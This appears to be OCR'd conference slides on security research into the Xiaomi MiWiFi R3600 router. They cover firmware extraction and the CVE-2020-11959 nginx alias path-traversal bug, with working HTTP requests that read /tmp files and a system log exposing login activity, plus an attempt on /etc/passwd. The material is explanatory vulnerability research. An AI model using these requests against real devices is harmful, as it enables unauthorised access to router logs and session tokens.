1B3:FF50h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FF60h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FF70h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FF80h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FF90h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FFA0h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FFB0h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FFC0h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FFD0h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FFE0h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B3:FFF0h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
1B4:0000h:  00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
1B4:0010h:  9E 71 54 93 28 7A FF 54 E4 79 A7 C4 1F C6 19 E0   žqT"(zÿTäy§Ä.Æ.à
1B4:0020h:  9D 69 37 17 C9 9E 7C C9 32 F5 D0 71 05 13 BE 66   .i7.Éž|É2õÐq..¾f
1B4:0030h:  00 31 3D 72 BD AA C4 E9 17 8D D8 B4 1B CF F7 5E   .1=r½ªÄé..Ø´.Ï÷^
1B4:0040h:  78 98 B0 CF 31 E2 B4 A8 0B F7 5C 8C B2 96 8A B2   x˜°Ï1â´¨.÷\Œ²–Š²
1B4:0050h:  BE 36 1B 2D 9C 0D CB 0C 4F 5D B4 52 8D 81 62 E9   ¾6.-œ.Ë.O]´R..bé
1B4:0060h:  A4 C2 71 20 53 1A 33 1A 62 56 D8 88 AA EE 34 F2   ¤Âq S.3.bVØˆªî4ò
1B4:0070h:  22 F0 20 F4 EE DF 05 F8 06 BB B4 60 78 6D 67 7B   "ð ôîß.ø.»´`xmg{
1B4:0080h:  44 A8 5A A2 0E 3B 73 38 63 E7 35 DE F8 C2 91 76   D¨Z¢.;s8cç5ÞøÂ'v
1B4:0090h:  9A BC 81 8E 6C 6F 7F 7F 7F BB FC B4 53 04 06 35   š¼.Žlo...»ü´S..5
1B4:00A0h:  DC 7C 5D E7 7A 26 45 C6 22 41 45 15 7B 27 70 4E   Ü|]çz&EÆ"AE.{'pN
1B4:00B0h:  65 3E 8E B6 BC 45 05 B8 C5 87 AA 58 29 AC 8B 07   e>Ž¶¼E.¸Å‡ªX)¬‹.
1B4:00C0h:  A9 87 15 D2 E2 25 F7 B1 AA 5A D1 E4 88 CF 14 80   ©‡.Òâ%÷±ªZÑäˆÏ.€
1B4:00D0h:  4E 42 62 AE D7 D5 EC 6C E6 D5 C1 26 FF BE 07 12   NBb®×ÕìlæÕÁ&ÿ¾..
1B4:00E0h:  7A 35 0C 9B 11 F8 C4 58 F4 5E 95 38 95 AB 4A 5F   z5.›.øÄXô^•8•«J_
1B4:00F0h:  12 74 6F BF E4 F2 09 A1 A6 38 0C A8 35 4F 8F 1D   .to¿äò.¡¦8.¨5O..
1B4:0100h:  2F A7 1C B1 40 4B 58 E5 44 14 5A FE 92 65 E1 8C   /§.±@KXåD.Zþ'eáŒ
1B4:0110h:
```

Reading the code of ubi_reader, we find there is an extra data block at the end of the image.

Ps: this issue is fixed in commit 63105


From Zero to Firmware



```
_miwifi_r3600_firmware_aa047_1.0.20.bin.extracted ubireader_extract_images 2AC.ubi
_miwifi_r3600_firmware_aa047_1.0.20.bin.extracted cd ubifs-root/2AC.ubi
2AC.ubi file *
img-1693447669_vol-kernel.ubifs:     data
img-1693447669_vol-ubi_rootfs.ubifs: Squashfs filesystem, little endian, version 4.0, 22970058 bytes, 4144 inodes, blocksize: 262144 bytes, created: Tue Mar 10
05:03:23 2020
2AC.ubi sudo unsquashfs ./img-1693447669_vol-ubi_rootfs.ubifs
[sudo] password for m4x:
Parallel unsquashfs: Using 4 processors
3900 inodes (4053 blocks) to write

[===============================================================================================================================================-] 4053/4053 100%

created 3452 files
created 244 directories
created 447 symlinks
created 1 devices
created 0 fifos
2AC.ubi ls squashfs-root
bin  cfg  data  dev  etc  ini  lib  lib64  mnt  overlay  proc  readonly  rom  root  sbin  sys  tmp  userdisk  usr  var  www
2AC.ubi
```

Now we have firmware ☺


The First Vulnerability (CVE-2020-11959)



```
    #
    #配置备份恢复使用
    location /backup/log {
        alias /tmp/syslogbackup/;
    }
```

alias defines a replacement for the specified location

The First Vulnerability (CVE-2020-11959)



```
    #
    #配置备份恢复使用
    location /backup/log {
        alias /tmp/syslogbackup/;
    }
```

```
GET /backup/log../secretFile HTTP/1.1
Host: 192.168.31.1
```

⬇


```
GET /tmp/syslogbackup/../secretFile HTTP/1.1
Host: 192.168.31.1
```

⬇

```
GET /tmp/secretFile HTTP/1.1
Host: 192.168.31.1
```

So we can read files under /tmp directory


The First Vulnerability (CVE-2020-11959)



```
PS C:\Users\M4x> http --path-as-is "http://192.168.31.1/backup/log../../etc/passwd"
HTTP/1.1 404 Not Found
Connection: keep-alive
Content-Length: 169
Content-Type: text/html; charset=UTF-8
Date: Fri, 28 Aug 2020 03:42:37 GMT
Server: nginx/1.12.2


<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.12.2</center>
</body>
</html>

PS C:\Users\M4x>
```

But the path traversal is limited to /tmp

The First Vulnerability (CVE-2020-11959)



文件(F) 编辑(E) 选择(S) 查看(V) 转到(G) 运行(R) 终端(T) 帮助(H)
syslog-ng.conf - squashfs-root - Visual Studio Code
搜索
/tmp/
替换
nginx.conf
syslog-ng.conf
etc > syslog-ng.conf


113 文件中有 484 个结果 - 在编辑器中打开

```
flash_check.sh bin  1
    pid_file="/tmp/pid_xxxx"
flash.sh bin  8
    rm -rf /tmp/system_upgrade
    mkdir -p /tmp/system_upgrade
    mv $absolute_path /tmp/system_upgrade/
    cp $absolute_path /tmp/system_upgrade/
    pid_file="/tmp/pid_xxxx"
    cd /tmp/system_upgrade
    curcap=`du -sk /tmp/system_upgrade/|awk '{prin...
    rm -rf /tmp/system_upgrade
profile etc  1
    [ -e /tmp/.failsafe ] && export FAILSAFE=1
syslog-ng.conf etc  7
    file("/tmp/messages");
    file("/tmp/stat_points_rom.log" template(t_stat));
    file("/tmp/stat_points_web.log" template(t_stat));
    file("/tmp/stat_points_privacy.log" template(t_stat...
    file("/tmp/wifi_analysis.log");
    pipe("/tmp/web_filter_list",template(t_stat));
    file("/tmp/meminfo.log");
```

```
    udp(ip(0.0.0.0) port(514));
};

source kernel {
    file("/proc/kmsg" program_override("kernel") flags(kernel));
};

destination d_messages {
    file("/tmp/messages");
};

template t_stat { template("$MSG\n"); };

destination d_stat_points_rom {
    file("/tmp/stat_points_rom.log" template(t_stat));
};

destination d_stat_points_web {
    file("/tmp/stat_points_web.log" template(t_stat));
};

```

So what can we read under /tmp?

The First Vulnerability (CVE-2020-11959)



192.168.31.1/backup/log../mes

Not Secure | 192.168.31.1/backup/log../messages

For quick access, place your favorites here on the favorites bar. Manage favorites now


stok 2/325

```
/tmp/ntp.status
2020-03-10T13:03:04+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
/tmp/ntp.status
2020-03-10T13:03:04+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER INFO SceneManager.cpp:86]Waiting for ntp status ok, times: 9
duration: 5
2020-03-10T13:03:05+08:00 XiaoQiang luci: "request:/cgi-bin/luci/api/xqsystem/login"
2020-03-10T13:03:05+08:00 XiaoQiang luci:
